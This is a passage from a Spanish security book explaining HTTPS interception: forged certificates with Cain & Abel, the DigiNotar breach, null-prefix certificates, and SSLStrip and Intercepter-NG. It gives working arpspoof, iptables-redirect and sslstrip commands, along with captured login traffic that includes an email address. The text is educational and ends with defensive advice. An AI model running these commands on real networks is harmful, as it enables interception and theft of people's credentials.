El certificado de la izquierda es el falso. Puede verse como elemento fundamental diferenciador, aparte de la diferencia en el número de propiedades existentes en uno y otro, la huella digital del certificado. Este valor es el que imprime la seguridad del uso del certificado, permite interpretar si el certificado es o no bueno y si procede o no de una entidad certificadora de confianza. En el caso de que la víctima haya dado por bueno el certificado, permitirá que todo el tráfico, ya descifrado, sea interceptado por el atacante.

File View Configure Tools Help
Decoders Network Sniffer Cracker Traceroute CCDU Wireless Query
APR
APR-Cert (5)
APR-DNS
APR-SSH-1 (0)
APR-HTTPS (5)
APR-ProxyHTTPS (0)
APR-RDP (0)
APR-FTPS (0)
APR-POP3S (0)
APR-IMAPS (0)
APR-LDAPS (0)
APR-SIPS (0)

Started	Closed	HTTPS server	Client
16/01/2012 - 15:26:35	16/01/2012 - 15:26:37	65.54.186.109	192.168.1.13
16/01/2012 - 15:26:44	16/01/2012 - 15:26:44	92.122.60.124	192.168.1.13
16/01/2012 - 15:26:45	16/01/2012 - 15:26:45	92.122.60.124	192.168.1.13
16/01/2012 - 15:26:45	16/01/2012 - 15:26:45	92.122.60.124	192.168.1.13
16/01/2012 - 15:26:45	16/01/2012 - 15:26:45	92.122.60.124	192.168.1.13

APR-HTTPS
Hosts APR Routing Passwords VoIP
Lost packets: 0%

Fig. 6.10.- Tráfico HTTPS interceptado.

Sera cuestión de identificar credenciales bien a través de la propia herramienta o realizando un análisis manual de la comunicación, puesto que se facilita la transcripción en texto plano de lo que debería viaja cifrado y "seguro".

```
=========================================
=== Cain's HTTPS sniffer generated file ===
=========================================

[Client-side-data]
POST /ppsecure/post.srf?wa=wsignin1.0&rpsnv=11&ct=1326723887
&rver=6.1.6206.0&wp=MBI&wreply=http:%2F%2Fmail.live.com%
2Fdefault.aspx&lc=2058&id=64855&mkt=es-US&cbcxt=mai&snsc=1&bk=
1326723979 HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg,
application/x-shockwave-flash, */*
Referer: https://login.live.com/ppsecure/post.srf?
wa=wsignin1.0&rpsnv=11&ct=1326723887&rver=6.1.6206.0
&wp=MBI&wreply=http:%2F%2Fmail.live.com%2Fdefault.aspx&lc=2058
&id=64855&mkt=es-US&cbcxt=mai&snsc=1&bk=1326723965
Accept-Language: es
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1;
SV1)
Host: login.live.com
Content-Length: 397
Connection: Keep-Alive
Cache-Control: no-cache
Cookie: CkTst=G1326723984128; wlidperf=throughput=2&latency=
1302&FR=L&ST=1326723967474; MSPRequ=lt=1326723893&co=1&id=
64855; CkTst=G1326723898094; MSPOK=$uuid-8f4432b0-17d2-4b07-
8366-6d194010193a$uuid-620ed4df-3ccd-449d-8ae8-85784984af52
$uuid-f620716b-3bf3-43d2-b0f3-669dfe6832de



[Client-side-data]
login=jlrms1@hotmail.com&passwd=xxxxxxxxxx&type=11
&LoginOptions=3&NewUser=1&MEST=&PPSX=Passpo&PPFT=Cj7%
```

Fig. 6.11.- Tráfico HTTPS descifrado.

En esta circunstancia la decisión de la seguridad recae sobre el usuario, pero no siempre es así. En ocasiones es la aplicación o el mecanismo de servicio planteado, quien decide si continúa o no la comunicación ante la existencia de un error de certificado. ¿Por qué no hacer que sea la aplicación la que tome siempre la decisión? Principalmente porque en determinadas circunstancias, como el acceso a web seguras, es el usuario el que debe controlar las condiciones y porque supuestamente el sistema de PKI es bueno.

Aunque el estándar X.509 definió la figura y arquitectura de Entidades Certificadoras, también se estipuló que las mismas podrían ser generadas por cualquier organización. Esto permitiría a cualquier empresa generar sus propios certificados, bien para uso particular

o para hacerlo extensivos a clientes y otros. ¿Qué diferencia la entidad certificadora de *VeriSign* o la FNMT (Fábrica Nacional de Moneda y Timbre), de la interna de una organización? En base según el estándar nada. Simplemente que una es más conocida y de confianza para más sistemas que la otra. Evidentemente salvando las distancias las dos primeras tienen unos criterios y regulaciones de seguridad que seguramente no se estén aplicando a la tercera, pero la funcionalidad al final es la misma. Si un sistema confía en la privada como entidad certificadora, la validez de sus certificados sería equiparable en el equipo al de la FNMT.

Es por lo tanto el usuario (o el administrador de los sistemas de una organización en la mayor parte de las circunstancias) el encargado de determinar en qué entidades confía y en cuáles no. Si recibe un certificado emitido por una entidad certificadora en la que no confía, basta con confiar en ella para hacer válido lo que antes no lo era. Se deja en manos del "carbono" la decisión, también el asumir el error de una decisión mal tomada.

Confiar o no en un certificado y desviar el error a la persona no es dependencia del protocolo si no de la aplicación que se utiliza. El siguiente ejemplo ilustra un ataque de MITM de una conexión LDAP-S. Se muestra la visión de determinadas aplicaciones iniciando la conexión frente a un controlador de dominio, donde las peticiones son interceptadas y la sesión secuestrada por un atacante.




Fig. 6.12.- Certificado LDAP-S interceptado.

La siguiente imagen muestra que sucede cuando la aplicación LDP de *Microsoft* intenta una conexión segura de tipo LDAP al puerto TCP 636 y el certificado recibido no es de confianza. La sesión es rechazada por repudio del certificado recibido.




Fig. 6.13.- Sesión LDAP-S rechazada por la aplicación.

En cambio en la siguiente imagen se muestra una sesión de tipo LDAP-S para la búsqueda de contactos en la libreta de direcciones a un servicio de directorios. La petición ha sido interceptada por un atacante, enviando un certificado falso, siendo el usuario el encargado de aceptar o rechazar la conexión.

Fig. 6.14.- Acceso mediante LDAP-S al contenido de la libreta de direcciones.

Además del ataque de MITM, existen otros posibles vectores de ataque combinados en el uso de los Certificados. Tal y como se ha mostrado, la seguridad de las conexiones reside fundamentalmente en la confianza de la entidad certificadora. ¿Qué pasaría por lo tanto si la seguridad de alguna de ellas pudiera quedar en entredicho?

Si alguien pudiera solicitar o generar certificados para un nombre concreto sin necesidad de tener que validar su pertenencia a una compañía, podría obtener un certificado válido y posiblemente emitido por una entidad certificadora de las de "confianza". La seguridad de las mismas es por lo tanto una garantía de depósito de todo el mundo. Si alguien les robara por ejemplo su certificado raíz, podría suplantarles y poder generar certificados como la propia entidad.

El año 2011 fue notable entre otras cosas por los ataques que han recibido determinadas organizaciones. Los casos de *Anonymous* o *LulzSec*, se unen a otros tantos que se realizaban y no tenían tanta repercusión mediática. 2011 ha significado entre otros el ataque a *Sony*, a las instituciones, a *Apple*, a famosos/as, prácticamente nadie se ha librado, las entidades certificadoras tampoco. El caso de *DigiNotar* ha hecho vibrar los cimientos de la infraestructura PKI significativamente.

En julio de 2011 se produjo una brecha de seguridad en los sistemas PKI de esta organización. Se detectó a partir de julio la presencia de determinados certificados de tipo *Wildcard*, emitidos para determinados nombres, *Google* fue una de las más afectadas, y utilizadas para determinados ataques de MITM. Los certificados fraudulentos fueron finalmente publicados, con lo que cualquier atacante disponía de certificados emitidos por una entidad certificadora de las reconocidas pudiendo ser utilizados para ataques de hombre en medio. Puesto que los certificados son buenos, la víctima no percibiría el problema y por lo tanto no tendría forma inicialmente de determinar que está sufriendo un problema de seguridad.

Debido a que no había garantías para confiar en la entidad certificadora, los diferentes desarrolladores de Software decidieron sacar sus actualizaciones con objeto de que los sistemas rechazaran certificados emitidos por la entidad certificadora afectada. La imagen de la página siguiente muestra los certificados de fabricante considerados de no confianza tras la aplicación del *Microsoft Security Advisory 2607712*.

Este mismo hecho fue llevado a efecto también por otros fabricantes como *Google*, *Mozilla* o *Apple*. La seguridad en entredicho de una entidad certificadora implica un problema de seguridad de ámbito global. Pero este no ha sido el único problema que ha podido poner en entredicho la seguridad de PKI. Dos años antes en la *Black Hat* del año 2009 *Moxie Marlinspike* hacía público un fallo en las aplicaciones que hacían uso del sistema PKI,

mediante el uso de un certificado de tipo *wildcard* solicitado a entidades certificadoras y que en cierto sentido era casi mejor que estar en posesión del propio certificado raíz de las mismas.




Fig. 6.15.- Certificados revocados de *DigiNotar*.

Para demostrar el ataque solicitó a su sitio web *thoughtcrime.org* un certificado con el siguiente nombre *\0.thoughtcrime.org*. Determinadas aplicaciones, navegadores incluidos, no evalúan lo que hay más allá del valor *\0* en un fallo de funcionalidad de SSL, lo que implica que el certificado sería válido para el sitio "*", es decir para cualquiera. Siendo emitido por *VeriSign* por ejemplo, implicaría que dicho certificado sería válido para cualquier sitio web, lo que facultaría para realizar múltiples ataques de MITM.

La importancia de un certificado asociado a un nombre radica en que si un certificado "legítimo" es utilizado para otro nombre que no se corresponde, aun siendo de una entidad certificadora de confianza el usuario deberá ser advertido de ese hecho. Esto evita que certificados buenos sean utilizados en sitios falsos con nombres diferentes del propósito para el que fueron generados.

Sin embargo el problema anteriormente descrito radica en que el certificado es siempre bueno, independientemente del nombre del sitio web seguro, puesto que el valor validado por muchas aplicaciones es simplemente "*". Lo único que evalúan. Evidentemente las entidades certificadoras no lo vieron venir cuando emitieron el certificado. Las aplicaciones

no estaban bien diseñadas. Pero al final el problema acababa recayendo en el mismo: el usuario.

De igual forma sucedería si un sistema se ve atacado y le instalan más entidades certificadoras de confianza de las que inicialmente contaba. Si por ejemplo en los ataques anteriormente descritos de MITM con *Caín y Abel*, el atacante consiguiera colar entre los certificados de confianza de la víctima, el de la herramienta, sin duda el ataque sería un éxito total. Como en el caso de *DigiNotar* el usuario no sería consciente del ataque, puesto que no recibiría los mensajes de advertencia del navegador indicando el fallo en la aceptación del certificado. En el caso de las aplicaciones que rechazan conexiones donde el certificado no es de confianza, pasaría algo similar.

No es por lo tanto descabellado pensar que determinadas aplicaciones maliciosas hacen ese juego. Manipulan el sistema instalando o desinstalando certificados de confianza. Si tienen acceso al contenedor de certificados ¿por qué no hacerlo?. Al final un mecanismo de protección quedaría desvirtuado por la confianza del entorno.

Las empresas deben por lo tanto ser conscientes del problema. No solamente deben garantizar que una comunicación sea realmente segura. Debe ser estrictamente segura según las reglas de juego estipuladas. Los equipos no deberán contar con más certificados de las entidades certificadoras de confianza que los debidos. Deberán atender a las actualizaciones de seguridad que ofrecen los fabricantes así como hacer uso de entornos de certificados de confianza, bien utilizando una entidad certificadora externa o una interna. No debe asumir que el usuario tome por costumbre los errores de acceso interno a conexiones HTTPS. Y sobre todo deben formar a las personas. Que finalmente sean conscientes de la problemática y de cómo deben actuar al enfrentarse a una pantalla que les está diciendo un "no sé que de un problema de certificado". Puesto que al final lo que queda en la retina de la persona es la imagen y no el contenido. La imagen de error que muestra un navegador puede ser similar, pero los mensajes de "el nombre no coincide con el del sitio" o "la entidad certificadora no es de confianza" no deben tomarse a la ligera.

Capítulo VII
Cuando el usuario es un espectador de la ausencia de seguridad

Una persona se encuentra en un hotel navegando a través de la red inalámbrica que ofrece y mirando su cuenta de *Facebook*, de pronto en su cuenta aparecen mensajes raros, que no está escribiendo. Sorpresa, rabia o temor. La sensación final es la de no controlar lo que está pasando. Este hecho describe situaciones que parecen fantasiosas pero… que se lo digan a Ashton Kutcher y su cuenta de *Twitter*.

Los dos capítulos anteriores, mostraban los problemas derivados de determinados ataques de *Spoofing* o *Hijacking*. La seguridad de las conexiones de tipo HTTPS u otras denominadas seguras dependen en ocasiones del usuario, pero qué pasaría si en ocasiones esto no fuera ni así. Si el usuario no fuera más que un mero espectador de la seguridad y no fuera consciente de lo que pasa. Este hecho es más habitual de lo que puede parecer. Por ejemplo cuando se entra o se sale de una zona con conexión segura.




Fig. 7.1.- Entrada en una conexión segura.

Los usuarios son conscientes de dicho hecho por la advertencia que ofrece el navegador. Pero también pueden deshabilitar la advertencia. ¿Por qué hacerlo?:

- Porque es molesto cuando sale de forma reiterada.
- Porque da igual cuando se entra o se sale de una sesión segura.
- Porque da igual lo que ponga si no se va a leer.

En muchas circunstancias no se va ver el problema de seguridad, simplemente las cosas suceden porque sí, son intranscendentes en esencia. ¿Qué más da saber si se entra en una zona de conexión segura o se sale? Sin embargo a veces es crítico conocer este hecho. En ocasiones determinados procesos esenciales como el de autenticación requieren una conexión de tipo HTTPS. Sin embargo el resto de la comunicación se realiza en modo no seguro. Este hecho se debe a que el cifrado requiere una mayor capacidad de procesamiento y en determinados escenarios "donde la seguridad" no es totalmente indispensable, solo se garantiza lo esencial.

La seguridad en esas circunstancias se atisba, pero pasa inadvertida, con lo cual su ausencia no es a menudo ni percibida. Para muchas personas los mecanismos de autenticación son algo inherente al proceso de acceso a los servicios. Asumen que debe ser así y en cierto modo se agradece para evitar que otros puedan acceder a su privacidad. Pero normalmente queda simplemente ahí, hay un usuario, una contraseña y eso ya está seguro. Si nadie las conoce, las cuentas está protegidas, porque los que implementan el sistema ya se encargarán de hacer que todo sea seguro.

Sin embargo a veces no hay que fiarse, de los que implementan esos sistemas. Hay que tener en cuenta que no viven de la seguridad, que no es ni más ni menos que una molesta compañera de viaje que a la larga incrementa sus desarrollos, la puesta en producción y los costes de los servicios. Con lo cual se ajustan a lo mínimo indispensable para dar ciertas garantías y que no se les pueda tachar de no apostar por los sistemas seguros. Las siguientes aplicaciones y métodos que se van a describir hablan fundamentalmente de esos problemas, de cuando la seguridad no es lo que preocupa y existen otros intereses. Esa falta puede ser aprovechada para la conveniencia de otros.

7.1.- SSLStrip

Tal y como se ha comentado en párrafos previos la seguridad depende de múltiples factores y uno de ellos es la seguridad de las credenciales enviadas. El uso de HTTPS suele ser el más empleado, de tal forma que las claves enviadas serán transmitidas de forma cifrada

entre origen y destino. En función de los sistemas empleados, pudiera ser que solamente el proceso de envío de credenciales se estableciera en HTTPS, y el resto de la comunicación (anterior y posterior), se realizara en HTTP. El motivo ya se ha comentado: ahorro de costes fundamentalmente.

En este sentido la persona que está realizando el proceso de autenticación prácticamente no será consciente de ese cambio de comunicación de no segura a segura, y su vuelta posterior a no segura. Es posible incluso que la advertencia que proporciona el navegador ante dicho cambio haya sido deshabilitada. En *Black Hat DC 2009 Moxie Marlinspike* presentaba una herramienta para realizar *hijacking* de sesiones HTTPS: *SSLStrip*.

El objetivo fundamental que realiza esta aplicación es forzar a que una determinada conexión de tipo SSL se convierta en una conexión convencional de tipo HTTP. El atacante estaría realizando un secuestro de la sesión HTTPS de la víctima. La secuencia sería la siguiente:

- La víctima establecería conexión HTTP con el atacante.
- El atacante realizaría la transformación interna del tráfico HTTP en HTTPS.
- El atacante establecería la conexión HTTPS con el servidor web seguro.

El objetivo fundamental es mantener conectividad entre víctima y servidor web seguro, pero con el ataque de trafico reconducido, realizar un *bridging* en la conexión. De esta forma una víctima que haya iniciado una conexión en modo HTTP, es factible que no fuera ni consciente de que el proceso de autenticación se ha realizado también en HTTP. El atacante que recibe las peticiones podrá almacenar y procesar el tráfico de autenticación en HTTP y deberá cifrar convenientemente la comunicación para enviársela al servidor web seguro que será lo que esté esperando. En esencia lo que se produce es una degradación de la seguridad, en la que no se ha ofrecido la posibilidad de negociar. El cliente acepta la comunicación no segura, porque sí.

Aunque el objetivo fundamental reside en realizar el ataque frente a un proceso de paso de comunicación no segura a segura y vuelta a segura. El ataque sería efectivo para cualquier tipo de tráfico HTTPS, aunque fuera realizado de forma inicial ya en este modo de comunicación. Automáticamente todo sería transformado en HTTP. No obstante aquí existen posibilidades de que la víctima pueda sospechar lo que está pasando. Quizás no en comunicaciones más triviales, sino en aquellas que puedan ser sustancialmente más críticas, como son el caso de cualquier compra online, o las referentes al acceso a banca electrónica.

Para que el ataque sea factible es necesario como en otros ataques de *hijacking*, reconducir el tráfico a través del atacante. Nuevamente las técnicas de hombre en medio, combinadas con otras de capa de aplicación abren posibilidades al atacante.

El primer paso por lo tanto consistirá en la redirección para realizar el ataque de MITM. En el ejemplo siguiente se emplea la aplicación *arpspoof*. El envenenamiento se realiza entre la dirección IP 192.168.1.163 (máquina víctima) y la dirección IP 192.168.1.1 que es el router de conexión hacia Internet. Para que el renvío de tráfico sea funcional, deberá establecerse dicha condición a través de la sintaxis siguiente: *echo "1" > /proc/sys/net/ipv4/ip_forward*

```
root@bt: ~ - Shell - Konsole
Session  Edit  View  Bookmarks  Settings  Help

root@bt:~# echo 1 > /proc/sys/net/ipv4/ip_forward
root@bt:~# arpspoof -i eth0 -t 192.168.1.163 192.168.1.1
8:0:27:4e:d9:9e 8:0:27:57:6e:7d 0806 42: arp reply 192.168.1.1 is-at 8:0:27:4e:d
9:9e
8:0:27:4e:d9:9e 8:0:27:57:6e:7d 0806 42: arp reply 192.168.1.1 is-at 8:0:27:4e:d
9:9e
8:0:27:4e:d9:9e 8:0:27:57:6e:7d 0806 42: arp reply 192.168.1.1 is-at 8:0:27:4e:d
9:9e
8:0:27:4e:d9:9e 8:0:27:57:6e:7d 0806 42: arp reply 192.168.1.1 is-at 8:0:27:4e:d
9:9e
8:0:27:4e:d9:9e 8:0:27:57:6e:7d 0806 42: arp reply 192.168.1.1 is-at 8:0:27:4e:d
9:9e
8:0:27:4e:d9:9e 8:0:27:57:6e:7d 0806 42: arp reply 192.168.1.1 is-at 8:0:27:4e:d
9:9e
8:0:27:4e:d9:9e 8:0:27:57:6e:7d 0806 42: arp reply 192.168.1.1 is-at 8:0:27:4e:d
9:9e
8:0:27:4e:d9:9e 8:0:27:57:6e:7d 0806 42: arp reply 192.168.1.1 is-at 8:0:27:4e:d
9:9e
8:0:27:4e:d9:9e 8:0:27:57:6e:7d 0806 42: arp reply 192.168.1.1 is-at 8:0:27:4e:d
9:9e
8:0:27:4e:d9:9e 8:0:27:57:6e:7d 0806 42: arp reply 192.168.1.1 is-at 8:0:27:4e:d
9:9e
8:0:27:4e:d9:9e 8:0:27:57:6e:7d 0806 42: arp reply 192.168.1.1 is-at 8:0:27:4e:d
Shell
```

Fig. 7.2.- Ataque de MITM con *arpspoof*.

Una vez que el ataque de MITM ha sido efectuado, será necesaria la redirección del tráfico hacia la aplicación *SSLStrip*. En el ejemplo siguiente *SSLStrip* va a escuchar las peticiones en el puerto TCP 10000 por lo que será necesario renviar las peticiones al mismo. La redirección al puerto donde estará escuchando *SSLStrip* se realiza mediante la vinculación a través de las *Iptables*, tal y como se muestra en la siguiente imagen.

```
root@bt: ~ - Shell - Konsole <2>
Session  Edit  View  Bookmarks  Settings  Help
root@bt:~# iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j REDIREC
T --to-ports 10000
root@bt:~# sslstrip -w claves_link.log -p -l 10000

sslstrip 0.6 by Moxie Marlinspike running...
```

Fig. 7.3.- Configuración de *Iptables* y ejecución de *SSLStrip*.

También se puede apreciar en la anterior imagen la ejecución de *SSLStrip*, escuchando en el puerto mencionado. La información capturada será enviada en texto claro a un fichero denominado *claves_link.log*.

Una vez que el ataque está puesto en marcha, cuando la víctima realice una conexión HTTPS, realmente su perspectiva será de una conexión no segura de tipo HTTP. El atacante tendrá una transcripción de la comunicación en claro en el fichero *claves_link.log*. El siguiente fichero muestra una comunicación en claro del proceso de acceso de una víctima a la web de *linkedin*.




Fig. 7.4.- Sesión de autenticación descifrada.

Existe una aplicación que hace funcionalidades de *SSL Strip* para ser utilizada en sistemas Windows: *Intercepter-NG*. Agrupa diversas funcionalidades para ataques en redes de datos, incluidas las de *ARP Poisoning* e intercepción de sesiones SSL.

Fig. 7.5.- *Intercepter-NG.*

Esta aplicación presenta una plataforma completa para la realización de ataques de redes de datos con la interceptación de datos. Para ello cuenta con un sistema de detección de sistema que se integra con las funcionalidades de *Man In The Middle*.




Fig. 7.6- Módulo de detección de sistemas.

La aplicación cuenta con el módulo NAT para los ataques de redes de datos. Además de implementar las técnicas de MITM ofrece mecanismos para técnicas de *Hijacking*:

- *SSL Strip*.
- *SSL MITM*.
- *DNS over ICMP*.

La primera de ellas corresponde a la implementación de tipo *SSL Strip* visto en este punto desde esta aplicación pero con el mismo objetivo que el ya mencionado. La segunda de las técnicas es una implementación del *hijacking* HTTPS mostrado en el anterior capítulo *DNS over ICMP* supone una técnica basada en el ataque de *ICMP redirect* donde las conexiones DNS de la víctima son redirigidas a través del interceptor. Antes de facilitar la respuesta a la víctima, se enviarán mensajes ICMP con cada IP detectada en las respuestas DNS, siéndole proporcionada la ruta a través del atacante.

Cuando la información de respuesta DNS se le entregue a la víctima, contendrá ya una tabla de enrutamiento conteniendo entradas para los nombres resueltos a través del equipo atacante. Este ataque es una variante del ataque de DNS *Spoofing* en el que se alteraban las tramas que eran devueltas al cliente. En el ataque *DNS over ICMP* no se altera la respuesta sino que se ofrece al cliente una mejor ruta para llegar a las direcciones IP devueltas.

La información interceptada (principalmente credenciales) es mostrada a través del módulo de password. Tal y como se muestra en la siguiente imagen, aparece una sesión de autenticación en Hotmail, donde la víctima ha sido atacada mediante la funcionalidad de *SSL Strip*, combinado con *ARP Poisoning*.




Fig. 7.7.- Módulo Password.

También se proporciona un módulo convencional de análisis de tráfico en modo *sniffer* donde el atacante tendrá el volcado de todo el tráfico capturado: módulo RAW. Esto podrá ser utilizado bien para un análisis online o para realizarlo posteriormente con otra aplicación como *NetworkMiner*

